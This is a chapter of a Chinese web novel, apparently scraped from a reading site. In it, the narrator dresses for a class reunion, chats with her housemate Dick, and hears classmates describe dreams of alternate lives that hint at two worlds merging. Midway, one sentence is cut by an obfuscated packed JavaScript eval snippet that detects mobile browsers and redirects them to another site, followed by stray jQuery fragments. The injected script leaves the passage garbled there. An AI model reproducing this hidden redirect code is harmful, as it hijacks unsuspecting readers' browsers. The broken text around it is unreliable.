“这件裙子会不会有点太正式了?”


    视频电话通着,我将我衣柜里的衣服都翻出来,一件件给闺蜜看。


    “蓝色那件你什么时候买的,我怎么没印象。”闺蜜关注的重点居然是我什么时候买的新衣服,“蓝色的好看,穿那条。”


    我的视线落在那条蓝色条纹衬衫裙上面,也有点想不起来究竟是什么时候买的了,“那就穿这条,那你穿什么颜色?我记得上回你买的那件鹅黄色带针织小开衫的套裙很好看,可以搭配我今天穿的蓝色。”


    “这件?”闺蜜拿起一套已经搭配好的暖色系衣服,狡黠地笑了起来,“我当然已经选好了,就等着你提出来呢。”


    现在已经是八月末,气温仍旧有些炎热,我将衣服换好之后,给自己做了全套的皮肤防护措施,这才拿着遮阳伞准备出门。迪克半躺在懒人沙发上看书,听到我的脚步声抬起头来,微微坐直了身体。


    “你今天就要去参加那个同学会?”


    “是啊,你觉得我今天穿的这身怎么样?”我在他面前转了个圈,裙摆随着我的动作翻飞起来,我很喜欢这样像是花朵盛开的款式,每次穿上都很喜欢转圈。


    “或许你需要搭配一个腰带?”迪克非常中肯地给出了自己的建议,“你今天晚上几点回?需要我去接你吗?”我低头看了一眼裙腰,从善如流地接受了迪克的建议,转回卧室又拿了一条基础款的腰带来配,“我今天可能会玩到很晚,不需要来接,我如果喝酒了会叫代驾。”


    我想了想,“你今天没有出门的计划吗?”


    同居的日子过久了,我都有点忘记迪克没有我的话出不了我这个门。


    “不,我今天没有其他安排,如果你回来的晚的话我会给你留灯。”迪克从懒人沙发上站起来,将手里的书放回原来的位置,送我出门。


    经常熬夜的小鸟来到我家之后也变成了一个作息规律的人,不过或许他们之前熬夜只是因为没有时间睡觉,而不是不想睡觉。


    这一点让我又一次忍不住心生怜爱,“我会早点回家的,你如果困了可以先睡。”


    迪克靠在门框上笑看着我穿鞋,“玩的开心,女孩。”


    房门在身后闭合。


    我站在原地发了会呆,总感觉刚刚的对话有哪里不太对劲,但是一时半会又想不出来到底哪里不对劲,索性不想那么多了,准备出发。


    同学会定在中午,于是我先去和闺蜜汇合,再一起去定好的饭店,这次闺蜜也开了自己的车来,我立刻就被她这次骚包的车身给晃花了眼睛。


    “你为什么要开你的痛车来啊。”我惨不忍睹地捂住眼睛,感觉受到了折磨,“而且还是我画的柄图。”


    求求你了,放过我吧。


    闺蜜笑嘻嘻地搂着我的肩,她比我高一点,体格带了些许北方姑娘的大骨架,能轻而易举地把我搂在怀里,“当然是因为我其他的车都送去保养咯。”“其实你可以不开车来的,把我的车借你都行啊!”我被闺蜜的胳膊勒的直翻白眼,“松手,我要被你勒死了。”


    我们两个就这样进行了一番亲切友好的交流,直到时间差不多了,我们才慢吞吞地驱车前往指定地点。


    班长定的饭店是这一片区域里非常有档次排面的包厢,商务合作之类需要请客吃饭的时候都会优先考虑这家饭店。


    礼宾员将我和闺蜜引到了二楼一处相对僻静的包厢,还未进门就已经听到了谈话声。


    我和闺蜜对视一眼,立刻选择开始扒墙角偷听。


    礼宾员看了看我又看了看闺蜜,满脸困惑地离开了。


    最先听到的是班长的声音,一年多不见,她的声音仍旧很熟悉,又轻又缓,让人一下子就能分辨出来。


    “......除了这件事,还有好多人都......”


    “对对对,我也......”


    包厢的隔音效果太好了,导致我听的一知半解的,闺蜜拽了拽我的裙摆,示意我们先进去。


    推开门,几个身影已经围着圆桌坐下了,见到我和闺蜜进来,都热情地对我们打招呼。


    简单地寒暄几句过后,我们两个人落了座,一看位置还空出来几个,班长笑着说:“还有两个人今天有事情不来了,我们现在开席吧?”


    席面是早就定下的,礼宾员陆续上菜,都是本地时兴的特色,不过我们所有人的注意力都不在菜上,随着第一瓶酒的启封,大家都开启了推杯换盏模式。


    我有些心不在焉地听着坐在身边的同学谈论这一年过得如何如何,是创业赚了还是投资赔了,是结婚了还是生小孩了,这些东西距离我都很远,毕竟我的工作时间很自由,家里也没有催我结婚生小孩的打算,我自己对于婚姻和小孩的理解都只是一个空泛的概念,完全没有那个想法。


    最后话题拐到了一个奇怪的点上,他们似乎又开始谈论起我和闺蜜刚刚偷听但是没听成的话题。


    “最近我总是做梦,梦到我好像变了一个人,在一个陌生的城市工作。”其中一个同学说,“我差点就以为那是真实发生的了,因为实在太真实,我被吓醒了,因为那个世界我生了三个小孩。”


    这确实有点吓人了。


    另一个同学连忙附和,“对的,我也做了这样的梦,我梦见我的工作单位变成一家私企,每天上着早八晚十的班,还要时不时加班,累成狗一样,吓得我直接醒了,我辛辛苦苦考上的编制不能就这么飞了。”


    闺蜜在我耳边窃窃私语,“编制的工作不是更累吗?”


    我不动声色地翕动嘴唇,“上岸的人都这样,理解一下。”


    闺蜜缩回脑袋。随着话题的深入,我已经不能将他们的梦境当做是无关紧要的杂趣闲谈,而是在心里认真记录他们所说的相关的梦。


    这些梦都有一个共同点,他们都梦到了另一个世界截然不同的自己,截然不同的人生。


    “我做的梦跟你们不太一样诶,我还挺想那个梦成真的。”一向有些活泼的一个同学撑着脑袋说,“我最近创业不是失败了吗,我梦里反而创业成功了,拿到了大公司给的天使投资,我创办的那家公司市值直接翻了几倍,我爸妈再也不用辛辛苦苦去上班了,还把我爷奶家爹从村子里接到大房子里住。”


    那是人生


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17056945|193922||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    的另一种可能。


    我的眉心不自觉地蹙起,想起两个世界融合的事情。


    因为是高维世界,所以并不是一下子就被同化了吗?


    这种情况出现在我的同学们身上,那么大概率就已经大范围的传开了。


    就在我沉思之时,坐在我身侧的闺蜜也开了口。


    “我昨天也做了这个梦。”


    我转过头看向她。


    “我梦到我家公司上市了,身价猛涨,然后我转头就去意大利买了个足球俱乐部,每天买大牌球星给我踢球,年年拿奖杯。”


    她的脸上露出了诡异的红晕,看起来已经完全沉醉在梦境里了。


    我:“......”


    我拿起酒杯,给自己灌了一口。


    所有人都笑了起来,最后目光齐刷刷看向我。


    “媛媛,你没有做那个梦吗?”班长问。


    我还能怎么样,这种时候我总不能不合群。


    我的脸上挂起一个笑容,“当然不是啦,我做的那个梦里,我变成了一个行侠仗义的女侠,天天走街串巷专为人打抱不平。”“当律师吗,那确实是个不错的梦了。”考上编的那个同学一脸认同地跟我碰杯。


    闺蜜戳了戳我,对着我挤眉弄眼。


    我立刻悟了,闲聊时间已经结束,正餐要来了。


    除了班长和另一个男同学之外,我们彼此对视一眼,开始起哄让那个男同学去帮我们拿东西。


    班长有些紧张,一向娴静淡雅的脸上显露出几分忐忑,她在男同学出去之后,飞快地检查了一番自己身上的衣着,不断地询问我们她现在看起来好不好看。“别紧张,大大方方的!”闺蜜在班长身边给她理了理裙摆,拍拍她的背,“谈恋爱就要掌握主动权,我看好你!”


    这次来的同学都是跟班长平时玩的很好的朋友,我们都在不断地给予她肯定和赞美,在整理好一切之后,我们关上了灯。


    “等等,好像没有这个环节......”班长下意识地抬起头,却发现男同学去而复返,怀里还抱着一捧巨大的玫瑰花束。


    我和闺蜜站在角落里,“还是看别人谈恋爱有意思。”


    我感叹。


    闺蜜赞同地点头,“还是别人的恋爱好嗑。”她又转头看向我,“话说你家里那个还没走吗?”


    我脸上的笑容不变,“没有呢,还在做准备。”


    “哦——”闺蜜拉长声音,目光却十分犀利,慢吞吞地说:“做准备。”


